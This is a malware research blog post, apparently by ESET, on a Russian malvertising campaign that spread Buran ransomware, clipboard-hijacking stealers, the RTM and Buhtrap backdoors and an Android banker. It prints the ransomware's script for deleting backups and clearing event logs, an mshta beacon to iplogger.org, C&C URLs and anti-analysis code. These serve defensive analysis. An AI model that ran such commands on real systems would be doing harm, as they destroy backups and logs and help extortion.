Buhtrap backdoor and Buran ransomware distributed via major advertising platform

By ESET Research

UPDATE (November 6, 2019): Although the ransomware distributed in this campaign exhibits links with other Buhtrap malware, we now believe that it is not linked with the original Buhtrap group. Therefore, we have decided to change our original detection name for this ransomware to Win32/Filecoder.Buran. This should minimize any additional confusion and be more in sync with other publications describing the same ransomware.

What better way to target accountants than to target them as they search the web, looking for documents pertinent to their job? This is just what has been happening for the past few months, where a group using two well-known backdoors — Buhtrap and RTM — as well as ransomware and cryptocurrency stealers, has targeted organizations, mainly in Russia. The targeting was made possible by posting malicious ads through Yandex.Direct, in an attempt to redirect a potential target to a website offering malicious downloads disguised as document templates. Yandex is known to be the largest search engine on the internet in Russia. Yandex.Direct is its online advertising network. We've contacted Yandex and they removed this malvertising campaign.

While the Buhtrap backdoor source code has been leaked in the past and can thus be used by anyone, RTM code has not, at least to our knowledge. In this blog, we will describe how the threat actors distributed their malware by abusing Yandex.Direct and hosted it on GitHub. We will conclude with a technical analysis of the malware used.

Distribution mechanism and victims

The link that ties the different payloads together is how they were distributed: all malicious files created by the cybercriminals were hosted on two different GitHub repositories.

There was usually only one malicious file downloadable from the repo, but it would change frequently. Since change history is available from the GitHub repository, it allows us to know which malware was distributed at any given time. One way victims would be lured into downloading these malicious files was through a website, blanki-shabloni24[.]ru, as shown in Figure 1.

Figure 1. Landing page of blanki-shabloni24[.]ru

The website design as well as all malicious filenames were quite revealing: they were all about forms, templates and contracts. The fake software name translates to: “Collection of Templates 2018: forms, templates, contracts, samples”. Given the fact that Buhtrap and RTM have been used in the past to target accounting departments, we immediately believed that a similar strategy was at play. But how were potential victims directed to the website?

Infection campaigns

At least some of the potential victims who ended up on this website were lured there through malvertising. Below you can see an example of a redirect URL to the malicious website:

https://blanki-shabloni24.ru/?utm_source=yandex&utm_medium=banner&utm_campaign=cid|{**blanki_rsya**}|context&utm_content=gid|3590756360|aid|6683792549|15114654950_&utm_term=**скачать бланк счета**&pm_source=**bb.f2.kz**&pm_block=none&pm_position=0&yclid=1029648968001296456

We can see in the URL that a banner ad was posted on bb.f2[.]kz, which is a legitimate accounting forum. It is important to note here that these banners appeared on several different websites, all with the same campaign id (blanki_rsya) and most of them related to accounting or legal aid services. From the URL, we can also see what the user was searching for – “скачать бланк счета” or “download invoice template” - reinforcing our hypothesis that

organizations are targeted. A list of the websites where the banners and the related search term appeared is shown in Table 1.

Search term RU	**Search term EN (Google Translate)**	**Domain**
скачать бланк счета	download invoice template	bb.f2[.]kz
образец договора	contract example	Ipopen[.]ru
заявление жалоба образец	claim complaint example	77metrov[.]ru
бланк договора	contract form	blank-dogovor-kupli-prodazhi[.]ru
судебное ходатайство образец	judicial petition example	zen.yandex[.]ru
образец жалобы	example complaint	yurday[.]ru
образцы бланков договоров	example contract forms	Regforum[.]ru
бланк договора	contract form	assistentus[.]ru
образец договора квартиры	example apartment contract	napravah[.]com
образцы юридических договоров	examples of legal contracts	avito[.]ru

Table 1. Search terms used and domains where the banners were displayed

The blanki-shabloni24[.]ru website was probably set up in this way to survive basic scrutiny. An ad pointing to a professional-looking website with a link to GitHub is not something obviously bad. Moreover, the cybercriminals put the malicious files on their GitHub repository only for a limited period of time, probably while the ad campaign was active. Most of the time, the payload on GitHub was an empty zip file or a clean executable. To summarize, the cybercriminals were able to distribute ads through the Yandex.Direct service to websites that were likely to be visited by accountants searching for specific terms.

Let’s now take a look at the different payloads that were distributed this way.

Payload Analysis

Distribution timeline

This malware campaign started in late October 2018 and is still active at time of writing. Since the whole repository was publicly available on GitHub, we were able to draw a precise timeline of the malware families distributed (see Figure 2). We’ve observed six different malware families being hosted on GitHub over this period. We’ve added a line that illustrates when the banner links were seen, based on ESET telemetry, to compare it with the git history. We can see that it correlates pretty well with the moments the payloads were available on GitHub. The discrepancy at the

end of February may be explained by the possibility that we lack some of the history because the repository was removed from GitHub before we were able to fetch all of it.



Figure 2. Timeline of the malware distribution

Code-signing certificates

Multiple code-signing certificates were used to sign malware distributed during this campaign. Some of the certificates were used to sign more than one malware family, an additional indicator linking the various malware samples to the same campaign. The operators did not systematically sign the binaries they pushed to the git repository. It is surprising, given that they had access to the private key of these certificates, that they didn't use it for all of them. At the end of February 2019, the operators also started to make invalid signatures with a certificate belonging to Google for which they do not possess the private key.

All the certificates involved in this campaign, and the malware families that they signed, are displayed in Table 2.

Cert's CN	**Thumbprint**	**Signed malware family**
TOV TEMA LLC	775E9905489B5BB4296D1AD85F3E45BC936E7FDC	Win32/ClipBanker
TOV "MARIYA"	EE6FAF6FD2888A6D11DD710B586B78E794FC74FC	Win32/ClipBanker
"VERY EXCLUSIVE LTD"	BD129D61914D3A6B5F4B634976E864C91B6DBC8E	Win32/Spy.Buhtrap
"VERY EXCLUSIVE LTD."	764F182C1F46B380249CAFB8BA3E7487FAF21E2A	Win32/Filecoder.Buran
TRAHELEN LIMITED	7C1D7CE90000B0E603362F294BC4A85679E38439	Win32/Spy.RTM
LEDI, TOV	15FEA3B0B839A58AABC6A604F4831B07097C8018	Win32/Filecoder.Buran

Cert's CN	Thumbprint	Signed malware family
Google Inc	1A6AC0549A4A44264DEB6FF003391DA2F285B19F	Win32/Filecoder.Buran MSIL/ClipBanker

Table 2. List of certificates and malware signed by them

We also used these code-signing certificates to see if we could establish links with other malware families. For most of the certificates, we didn't find malware that wasn't distributed via the GitHub repository. However, in the case of the TOV "MARIYA" certificate, it was used to sign malware belonging to the Wauchos botnet as well as some adware and coin miners. It is very unlikely that these malware variants were linked to the campaign we analyzed. It is probable that the certificate involved was bought on some online black market.

Win32/Filecoder.Buran

The component that first attracted our attention is the previously unseen Win32/Filecoder.Buran. It is a Delphi binary that sometimes comes packed. It was mainly distributed during February and March of 2019. It implements the expected behavior of ransomware, discovering local drives and network shares and encrypting files found on these devices. It doesn't require an internet connection to encrypt its victims' files, since it doesn't communicate with a server to send the encryption keys. Instead, it appends a "token" at the end of the ransom message and demands that the victims communicate with the operators via email or Bitmessage. The ransom note may be found in Appendix A.

To encrypt as many important resources as possible, Filecoder.Buran starts a thread dedicated to killing key software that might have open handles on files containing valuable data, thus preventing them being encrypted. The targeted processes are mainly database management systems (DBMS). Furthermore, Filecoder.Buran removes log files and backups, to make it as difficult as possible for victims without any offline backups to recover their files. To do so, the batch script in Figure 3 is executed.

```
 bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
wbadmin delete catalog -quiet
wbadmin delete systemstatebackup
wbadmin delete systemstatebackup -keepversions:0
wbadmin delete backup
wmic shadowcopy delete
vssadmin delete shadows /all /quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
attrib "%userprofile%\documents\Default.rdp" -s -h
del "%userprofile%\documents\Default.rdp"
wevtutil.exe clear-log Application
wevtutil.exe clear-log Security
wevtutil.exe clear-log System
sc config eventlog start=disabled
```

Figure 3. Script to remove backups and log files

Filecoder.Buran uses the legitimate online service IP Logger, which is designed to gather information about who is visiting a website. This is used to keep track of the ransomware's victims. The command line in Figure 4 is responsible for this.

```
 mshta.exe "javascript:document.write('<img
src=\'https://iplogger.org/173Es7.txt\'><script>setInterval(function(){close();},10000);</script>');"
```

Figure 4. Query to iplogger.org

Files that are encrypted are chosen based on failing to match three exclusion lists. First, it does not encrypt files with the following extensions: .com, .cmd, .cpl, .dll, .exe, .hta, .lnk, .msc, .msi, .msp, .pif, .scr, .sys and .bat. Second, all files for which the full path contains one of the directory strings listed in Figure 5 are excluded.

```
 \.{ED7BA470-8E54-465E-825C-99712043E01C}\
\tor browser\
\opera\
\opera software\
\mozilla\
\mozilla firefox\
\internet explorer\
\google\chrome\
\google\
\boot\
\application data\
\apple computer\safari\
\appdata\
\all users\
:\windows\
:\system volume information\
:\nvidia\
:\intel\
```

Figure 5. Directories excluded from encryption

And third, specific filenames are excluded from encryption, among them the filename of the ransom note. Figure 6 shows this list. Combined, these exclusions are clearly intended to leave an encrypted victim machine bootable, and minimally usable.

```
 boot.ini
bootfont.bin
bootsect.bak
desktop.ini
iconcache.db
ntdetect.com
```

```
ntldr
ntuser.dat
ntuser.dat.log
ntuser.ini
thumbs.db
winupas.exe
your files are now encrypted.txt
windows update assistant.lnk
master.exe
unlock.exe
unlocker.exe
```

Figure 6. Files excluded from encryption

File encryption scheme

When the malware is launched, it generates a 512-bit RSA key pair. The private exponent (d) and the modulus (n) are then encrypted using a hardcoded 2048-bit public key (public exponent and modulus), zlib compressed and base64 encoded. The code responsible for this is shown in Figure 7.

```
HardcodedKeyObj = TKeyObj_Constructor(VMT_4225F4_TKeyObj, 1, v34, 2048);
HardcodedKeyObj_1 = HardcodedKeyObj;
VegaObj->HardcodedRSAKey = HardcodedKeyObj;
LoadString(gVegaKeyN, &VegaKeyN, v8);
fnAddToKeyObj(v9, VegaKeyN, HardcodedKeyObj_1->n);
LoadString(gVegaKeyD, &VegaKeyD, v10);
fnAddToKeyObj(v11, VegaKeyD, VegaObj->HardcodedRSAKey->e);
GenerateGuid(&v31, VegaObj);
GeneratedKeyObj = TKeyObj_Constructor(VMT_4225F4_TKeyObj, 1, v31, 512);
VegaObj->KeyObj512Bits = GeneratedKeyObj;
GenerateRsaKey(GeneratedKeyObj, v4);
IntToHexdigest(v13, &HexStrN);
IntToHexdigest(v14, &HexStrD);
LStrCatN(&VegaObj->GeneratedPrivateKeyStr, 6, "</D>", HexStrD, "<D>");
fnRSAEncrypt(
  VegaObj->GeneratedPrivateKeyStr,
  VegaObj->HardcodedRSAKey->n,
  VegaObj->HardcodedRSAKey->e,
  &EncryptedPrivateKey);
fnZlibDeflate(EncryptedPrivateKey, 0, &PrivateKeyBlob);
```


Figure 7. Hex-Rays decompiler output of the 512-bit RSA key pair generation routine

Figure 8 shows an example of the plaintext version of the generated private key that constitutes the token appended to the ransom note.

```
<N>DF9228F4F3CA93314B7EE4BEFC440030665D5A2318111CC3FE91A43D781E3F91BD2F6383E4A0B4F503916D75C9C576D5C2F2F073ADD4B23
```

Figure 8. Example of a generated private key

The attacker's public key is shown in Figure 9.

```
 e =
0x72F750D7A93C2C88BFC87AD4FC0BF4CB45E3C55701FA03D3E75162EB5A97FDA7ACF8871B220A33BEDA546815A9AD9AA0C2F375686F5009C65
n =
0x212ED167BAC2AEFF7C3FA76064B56240C5530A63AB098C9B9FA2DE18AF9F4E1962B467ABE2302C818860F9215E922FC2E0E28C0946A0FC746
```

Figure 9. Hardcoded RSA public key

The files are encrypted using AES-128-CBC with a 256-bit key. For each file to be encrypted, a new key and a new initialization vector are generated. The key information is appended to the end of the encrypted file. Let's examine the format of an encrypted file.

Encrypted files have the following header:

Magic Header	Encrypted Size	Decrypted size	Encrypted data
0x56 0x1A	uint64_t	uint64_t	encrypt('VEGA' + filedata[:0x5000])

The data from the original file prepended with the magic value "VEGA" is encrypted up to the first 0x5000 bytes. All the information necessary to decrypt the file is appended to the file with this structure:

File size marker	Size of AES key blob	AES key blob	Size of RSA key blob	RSA key blob	Offset to File size marker
0x01 or 0x02	uint32_t		uint32_t		uint32_t

- File size marker contains a flag that indicates if the file size is > 0x5000 bytes
- AES key blob = ZlibCompress(RSAEncrypt(AES Key + IV, generated RSA key pair's public key))
- RSA key blob = ZlibCompress(RSAEncrypt(Generated RSA private key, Hardcoded RSA public key))

Win32/ClipBanker

Win32/ClipBanker is a component that was distributed intermittently from the end of October to early December 2018. Its role is to monitor the content of the clipboard, looking for cryptocurrency addresses. If a targeted cryptocurrency address is found, it is replaced by an address presumably belonging to the malware operator. The samples we looked at are not packed, nor obfuscated. The only mechanism used to hide its behavior is string encryption. The operators' cryptocurrency addresses are encrypted using RC4. Various cryptocurrencies are targeted such as Bitcoin, Bitcoin cash, Dogecoin, Ethereum and Ripple.

A very negligible amount of BTC was sent to the attacker's Bitcoin addresses during the time of distribution, which suggests the campaign wasn't very successful. Additionally, there is no way to be sure that these transactions are related to this malware.

Win32/RTM

Win32/RTM is a component that was distributed during a few days at the beginning of March 2019. RTM is a banking trojan written in Delphi that targets remote banking systems. Back in 2017, ESET researchers published a

white paper that contains an extensive analysis of this malware. As little has changed since then, we suggest the interested reader should refer to that publication for more details. In January 2019, Palo Alto Networks also released a blogpost about this malware.

Buhtrap downloader

For a short period of time, the package available from GitHub was a downloader that shared no resemblance with past Buhtrap tooling. This downloader reaches out to https://94.100.18[.]67/RSS.php?<some_id> to get the next stage and load it directly in memory. We identified two different behaviors for this second stage code. In one, the RSS.php URL served the Buhtrap backdoor directly. This backdoor is very similar to the one available through the leaked source code.

Of interest here is that we see several different campaigns using the Buhtrap backdoor, presumably coming from different actors. The main differences in this case are that, first, the backdoor is loaded directly in memory, not using the usual DLL side-loading trick documented in our previous blog, and second, they changed the RC4 key used to encrypt network traffic to the C&C server. Most of the campaigns we see in the wild do not even bother to change this key.

In the other, more intricate, case we've seen, the RSS.php URL served another downloader. This downloader implements some obfuscation such as dynamic import table reconstruction. The ultimate goal of this downloader is to contact a C&C server at https://msiofficeupd[.]com/api/F27F84EDA4D13B15/2 to send logs and wait for a response. It treats the latter as a binary blob, loads it in memory and executes it. The payload we've seen this downloader execute was the same Buhtrap backdoor described above, but other payloads may exist.

Android/Spy.Banker

Interestingly, an Android component was also found on the GitHub repository. It was only on the master branch for one day on November 1st 2018. Apart from the fact that is was hosted on GitHub on that day, ESET telemetry shows no evidence of active distribution of this malware.

The Android component was hosted on GitHub as an Android Application Package (APK). It is heavily obfuscated. The malicious behavior is concealed in an encrypted JAR located in the APK. It is encrypted with RC4 using this key:

```
key = [
0x87, 0xd6, 0x2e, 0x66, 0xc5, 0x8a, 0x26, 0x00, 0x72, 0x86, 0x72, 0x6f,
0x0c, 0xc1, 0xdb, 0xcb, 0x14, 0xd2, 0xa8, 0x19, 0xeb, 0x85, 0x68, 0xe1,
0x2f, 0xad, 0xbe, 0xe3, 0xb9, 0x60, 0x9b, 0xb9, 0xf4, 0xa0, 0xa2, 0x8b, 0x96
]
```

The same key and algorithm are used to encrypt the strings. The JAR is located under APK_ROOT + image/files. The first 4 bytes of the file contain the length of the encrypted JAR, which begins immediately after the length field.

Once we decrypted the file, it became obvious that it was Anubis, an already documented Android Banker. This malware has the following capabilities:

- Record microphone

- Take screenshot
- Get GPS position
- Log keystrokes
- Encrypt device data and demand ransom
- Send spam

The C&C servers are:

- sositehuypidarasi[.]com
- ktosdelaetskrintotpidor[.]com

Interestingly, it used Twitter as a fallback communication channel to retrieve another C&C server. The Twitter account used by the sample we analyzed is @JohnesTrader, but this account was already suspended at time of analysis.

The malware contains a list of targeted applications on the Android device. This list seems to be longer than what it was back when Sophos researchers analyzed it. It targets a lot of banking applications for banks from all over the world, some e-shopping apps like Amazon and eBay and cryptocurrency apps. We have included the full list in Appendix B.

MSIL/ClipBanker.IH

The latest component to be distributed during the campaign covered in this blogpost is a .NET Windows executable which was distributed in March 2019. Most of the versions we looked at were packed with ConfuserEx v1.0.0. As with the ClipBanker variant described above, this component also hijacks the clipboard. It targets a wide range of cryptocurrencies as well as Steam trade offers. Furthermore, it uses the IP Logger service to exfiltrate Bitcoin's WIF private key.

Defensive mechanisms

In addition to benefiting from ConfuserEx's anti-debugging, anti-dumping and anti-tampering mechanisms, this malware implements detection routines for security products and virtual machines.

To check if it is running in a virtual machine, it uses Windows' built-in WMI command-line (WMIC) to query information about the BIOS – specifically:

wmic bios

It then parses the output of the command looking for these specific keywords: VBOX, VirtualBox, XEN, qemu, bochs, VM.

To detect security products, the malware sends a Windows Management Instrumentation (WMI) query to Windows Security Center using the ManagementObjectSearcher API as shown in Figure 10. Once base64-decoded, the call is:

ManagementObjectSearcher('root\\SecurityCenter2', 'SELECT * FROM AntivirusProduct')

```
public static bool ContainsAV()
{
    try
    {
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(Core.DecodeB64
          ("cm9vdFxTZWN1cml0eUNlbnRlcjI="), Core.DecodeB64("U0VMRUNUICogRlJPTSBBbnRpdmlydXNQcm9kdWN0"));
        ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
        foreach (ManagementBaseObject current in managementObjectCollection)
        {
            if (current["displayName"].ToString() != "" && current["displayName"].ToString() != "*")
            {
                return true;
            }
        }
    }
    catch
    {
    }
    return false;
}
```


Figure 10. Security product detection routine

Furthermore, the malware checks whether CryptoClipWatcher, a defensive tool designed to protect users from clipboard hijacking, is running and if so, suspends all the threads of this process - thus disabling the protection.

Persistence

In the version we analyzed, the malware copies itself into %APPDATA%\google\updater.exe and sets the hidden flag on the google directory. Then, it modifies the Windows Registry's Software\Microsoft\Windows NT\CurrentVersion\Winlogon\shell value and appends the path of updater.exe. Hence, every time a user logs in, the malware is executed.

Malicious behavior

As was the case with the previous ClipBanker we analyzed, this .NET malware monitors the content of the clipboard, looking for cryptocurrency addresses - and if one is found, it is replaced with one of the operator's addresses. Figure 11 displays a list of the targeted addresses based on an enum found within the code.

```
BTC_P2PKH, BTC_P2SH, BTC_BECH32, BCH_P2PKH_CashAddr, BTC_GOLD, LTC_P2PKH, LTC_BECH32, LTC_P2SH_M, ETH_ERC20, XMR,
```

Figure 11. Enum symbol for supported address types

For each of these address types there is an associated regular expression. The STEAM_URL value is for hijacking Steam's trade offer system, as we can see in the regular expression used to detect it in the clipboard:

```
\b(https:\/\/|http:\/\/)steamcommunity\.com\/tradeoffer\/new\/\?partner=[0-9]+&token=[a-zA-Z0-9]+\b
```

Exfiltration channel

In addition to replacing addresses in the clipboard, this .NET malware also targets Bitcoin WIF private keys, Bitcoin Core wallets and Electrum Bitcoin wallets. The malware uses iplogger.org as an exfiltration channel to capture the WIF private key. To do so, the operators add the private key data in the User-Agent HTTP header as shown in Figure 12.

Figure 12. IP Logger console with exfiltrated data

As for the exfiltration of the wallets, the operators did not use iplogger.org; the limitation of 255 characters in the User-Agent field displayed in IP Logger's web interface might explain why they opted for another method. In the samples we analyzed, the other exfiltration server was stored in the environment variable DiscordWebHook. What's puzzling to us is that this environment variable is never set anywhere in the code. This seems to suggest that the malware is still under development and that this variable is set on the operators' test machines.

There is another indicator that the malware is still under development. The binary includes two iplogger.org URLs, and both are queried upon exfiltration. In the request to one of these URLs, the value in the Referer field is prepended by "DEV /". We also found a version of the malware that wasn't packed with ConfuserEx and the getter for this URL is called DevFeedbackUrl. Based on the name of the environment variable, we believe the operators are planning on using the legitimate service Discord and abuse its webhook system to exfiltrate cryptocurrency wallets.

Conclusion

This campaign is a good example of how legitimate ad services can be abused to distribute malware. While this campaign specifically targets Russian organizations, we wouldn't be surprised if such a scheme were used abusing non-Russian ad services. To avoid being caught by such a scam, users should always make sure the source from where they download software is a well-known, reputable software distributor.

Indicators of Compromise (IoCs)

List of samples

SHA-1	Filename	ESET Detection Name
79B6EC126818A396BFF8AD438DB46EBF8D1715A1	hashfish.exe	Win32/ClipBanker.HM
11434828915749E591254BA9F52669ADE580E5A6	hashfish.apk	Android/Spy.Banker.KW
BC3EE8C27E72CCE9DB4E2F3901B96E32C8FC5088	hashfish.exe	Win32/ClipBanker.HM
CAF8ED9101D822B593F5AF8EDCC452DD9183EB1D	btctradebot.exe	Win32/ClipBanker.HM
B2A1A7B3D4A9AED983B39B28305DD19C8B0B2C20	blanki.exe	Win32/ClipBanker.HM
1783F715F41A32DAC0BAFBBDF70363EC24AC2E37	blanki.exe	Win32/Spy.Buhtrap.AE

SHA-1	Filename	ESET Detection Name
291773D831E7DEE5D2E64B2D985DBD24371D2774	blanki.exe	Win32/Spy.Buhtrap.AE
4ADD8DCF883B1DFC50F9257302D19442F6639AE3	masterblankov24.exe	Win32/Spy.Buhtrap.AG
790ADB5AA4221D60590655050D0FBEB6AC634A20	masterblankov24.exe	Win32/Filecoder.Buran.A
E72FAC43FF80BC0B7D39EEB545E6732DCBADBE22	vseblanki24.exe	Win32/Filecoder.Buran.B
B45A6F02891AA4D7F80520C0A2777E1A5F527C4D	vseblanki24.exe	Win32/Filecoder.Buran.C
0C1665183FF1E4496F84E616EF377A5B88C0AB56	vseblanki24.exe	Win32/Filecoder.Buran.C
81A89F5597693CA85D21CD440E5EEAF6DE3A22E6	vseblanki24.exe	Win32/Spy.RTM.W
FAF3F379EB7EB969880AB044003537C3FB92464C	vseblanki24.exe	Win32/Spy.RTM.W
81C7A225F4CF9FE117B02B13A0A1112C8FB3F87E	master-blankov24.exe	Win32/Filecoder.Buran.B
ED2BED87186B9E117576D861B5386447B83691F2	blanki.exe	Win32/Filecoder.Buran.B
6C2676301A6630DA2A3A56ACC12D66E0D65BCF85	blanki.exe	Win32/Filecoder.Buran.B
4B8A445C9F4A8EA24F42B9F80EA9A5E7E82725EF	mir_vseh_blankov_24.exe	Win32/Filecoder.Buran.B
A390D13AFBEFD352D2351172301F672FCA2A73E1	master_blankov_300.exe	Win32/Filecoder.Buran.B
1282711DED9DB140EBCED7B2872121EE18595C9B	sbornik_dokumentov.exe	Win32/Filecoder.Buran.B
372B4458D274A6085D3D52BA9BE4E0F3E84F9623	sbornik_dokumentov.exe	MSIL/ClipBanker.IH
9DE1F602195F6109464B1A7DEAA2913D2C803362	nike.exe	MSIL/ClipBanker.IH

List of servers

Domain	IP Address	Malware family
sositehuypidarasi[.]com	212.227.20[.]93, 87.106.18[.]146	Android/Spy.Banker
ktosdelaetskrintotpidor[.]com	87.106.18[.]146	Android/Spy.Banker
	94.100.18[.]67	Win32/RTM
stat-counter-7-1[.]bit	176.223.165[.]112	Win32/RTM
stat-counter-7-2[.]bit	95.211.214[.]14	Win32/RTM
blanki-shabloni24[.]ru	37.1.221[.]248, 5.45.71[.]239	
Superjob[.]icu	185.248.103[.]74	Win32/Buhtrap
Medialeaks[.]icu	185.248.103[.]74	Win32/Buhtrap

Domain	IP Address	Malware family
icq.chatovod[.]info	185.142.236[.]220	Win32/Buhtrap
womens-history[.]me	185.142.236[.]242	Win32/Buhtrap

MITRE ATT&CK techniques

Win32/Filecoder.Buran

Tactic	ID	Name	Description
Execution	T1204	User execution	The user must run the executable
Defense evasion	T1116	Code signing	Some of the samples are signed
	T1140	Deobfuscate/Decode Files or Information	The strings are encrypted using RC4
Discovery	T1083	File and Directory Discovery	Files and Directories are discovered for encryption
T1135	Network Share Discovery	The network shares are discovered to find more files to encrypt	

Win32/ClipBanker

Tactic	ID	Name	Description
Execution	T1204	User execution	The user must run the executable
Defense evasion	T1116	Code signing	Some of the samples are signed
T1140	Deobfuscate/Decode Files or Information	The cryptocurrency addresses are encrypted using RC4	

MSIL/ClipBanker

Tactic	ID	Name	Description
Execution	T1204	User execution	The user must run the executable
Persistence	T1004	Winlogon Helper DLL	Persistence is achieved by altering the Winlogon\shell key

Tactic	ID	Name	Description
Defense evasion	T1116	Code signing	Some of the samples are signed
	T1140	Deobfuscate/Decode Files or Information	The strings are encrypted using a static XOR key
	T1158	Hidden Files and Directories	The executable used for persistence is in a newly created hidden directory
Discovery	T1083	File and Directory Discovery	Look for specific folders to find wallet application storage
Collection	T1115	Clipboard Data	Bitcoin WIF private key is stolen from the clipboard data
Exfiltration	T1020	Automated Exfiltration	Crypto wallet software's storage is automatically exfiltrated
	T1041	Exfiltration Over Command and Control Channel	Exfiltrated data is sent to a server
Command and Control	T1102	Web Service	Uses IP Logger legitimate service to exfiltrate Bitcoin WIF private keys
T1043	Commonly Used Port	Communicates with a server using HTTPS	
T1071	Standard Application Layer Protocol	Communicates with a server using HTTPS	

Buhtrap downloader

Tactic	ID	Name	Description
Execution	T1204	User execution	The user must run the executable
	T1106	Execution through API	Executes additional malware through CreateProcess
Defense evasion	T1116	Code signing	Some of the samples are signed
Credential Access	T1056	Input Capture	Backdoor contains a keylogger

Tactic	ID	Name	Description
	T1111	Two-Factor Authentication Interception	Backdoor actively searches for a connected smart card
Collection	T1115	Clipboard Data	Backdoor logs clipboard content
Exfiltration	T1020	Automated Exfiltration	Log files are automatically exfiltrated
	T1022	Data Encrypted	Data sent to C&C is encrypted
	T1041	Exfiltration Over Command and Control Channel	Exfiltrated data is sent to a server
Command and Control	T1043	Commonly Used Port	Communicates with a server using HTTPS
T1071	Standard Application Layer Protocol	HTTPS is used	
T1105	Remote File Copy	Backdoor can download and execute file from C&C server	

Appendix A: Example of a ransom note

Original version

```
ВНИМАНИЕ, ВАШИ ФАЙЛЫ ЗАШИФРОВАНЫ!

Ваши документы, фотографии, базы данных, сохранения в играх и другие
важные данные были зашифрованы уникальным ключем, который находится
только у нас. Для восстановления данных необходим дешифровщик.

Восстановить файлы Вы можете, написав нам на почту:
e-mail: sprosinas@cock.li
e-mail: sprosinas2@protonmail.com

Пришлите Ваш идентификатор TOKEN и 1-2 файла, размером до 1 Мб каждый.
Мы их восстановим, в доказательство возможности расшифровки.
После демонстрации вы получите инструкцию по оплате, а после оплаты
Вам будет отправлена программа-дешифратор, которая полностью восстановит
все заблокированные файлы без потерь.

Если связаться через почту не получается:
Перейдите по ссылке: https://bitmessage.org/wiki/Main_Page и скачайте
почтовый клиент. Установите почтовый клиент и создайте себе новый адрес
```

```
для отправки сообщений.
Напишите нам письмо на адрес: BM-2cVK1UBcUGmSPDVMo8TN7eh7BJG9jUVrdG
(с указанием Вашей почты) и мы свяжемся с Вами.

ВАЖНО!
Расшифровка гарантируется, если Вы свяжетесь с нами в течении 72 часов.
Выключение или перезагрузка компьютера может привести к потере Ваших файлов.
Не пытайтесь удалить программу или запускать антивирусные средства.
Попытки самостоятельной расшифровки файлов приведут к потере Ваших данных.
Дешифраторы других пользователей несовместимы с Вашими данными,
так как у каждого пользователя уникальный ключ шифрования.

Убедительная просьба писать людям, которые действительно заинтересованы
в восстановлении файлов. Не следует угрожать и требовать дешифратор.
Жалобами заблокировав e-mail, Вы лишаете возможности расшифровать свои
файлы остальных.

-----BEGIN TOKEN-----
dgQAAAAAAAC8+WfVlVPRbtowFH2PlH+4L5uoBFbsxEngrQVKWUe7NdDtYS8eMdRa
iJGdwCb143cdUlG6qtt4sIjv8fG95xz73m028D3fm6ml0VavKviiylzvLSTwyeiV
tFbpUhQAu5hQksQBdfCRqOQAWED7PdajuDVXG9ygUY+yXhQ1EKN20jbk2VYsJahy
pWGlDeSuAkMswcLKHJryAPBH+91+FHXDOIDrC/zu8IiE/N0ZIi+NlM+RcTfhrJuw
qEVGnMQNcq4rbPfIGcbduJ90g9Qhm25wyr0wsmntg9iJznx2BjEstjlOBYzCI9wa
sSwk/sGpA8JocECiKC0q4ieoBFERf0Klr6GG2my1ERXK6XjTpxN/Kp+Nrhud7pWt
3ShVnSuNYgcpjH9uDVoCc60L24DQrpAh4ZHmxUXONs7SlNAkcE6d5/q7hDspcmng
6xQ6lGIrAT9DkkMt+2UrubEwLZdtz2gSttwCfe9SGJiJUqyRwd09rteyRE5tH7Df
9+DqE6PrrTvFkJ2mQeJ7E63XKGqr4JUstnj+EdptvI00t5CQMEZC37sfwl1dVpgs
C7NsejIkAvsHZxh7nt5Wswth1fJUsnGuGu17ML5ZvCXYq7yZKnbSFGr9UL11lqPY
LOjTkGAWjpZknz9CJg0ywFBvMO4VhITDSFq1Llsz/9IV4gkPU4zjPxD/B5d7AHBe
V7r1xTnSpv9FkBhJMeOEcvdubmS11+YHoOMYSBBlDoVeovvN4z48++HgG2bFLRO3
XLll6pbf
-----END TOKEN-----
```

Translated version

```
 ATTENTION, YOUR FILES ARE ENCRYPTED!

Your documents, photos, databases, saved games and other
important data has been encrypted with a unique key that is in our possession.
For data recovery, a decryptor is required.

You can restore files by emailing us:
e-mail: sprosinas@cock.li
e-mail: sprosinas2@protonmail.com

Send your TOKEN ID and 1-2 files, up to 1 MB each.
We will restore them, to prove the possibility of decoding.
```

```
After the demonstration, you will receive instructions for payment,
and after payment You will be sent a decryptor program that will fully
restore all locked files without loss.

If you cannot contact via mail:
Follow the link: https://bitmessage.org/wiki/Main_Page and download
mail client. Install the email client and create yourself a new address.
to send messages.
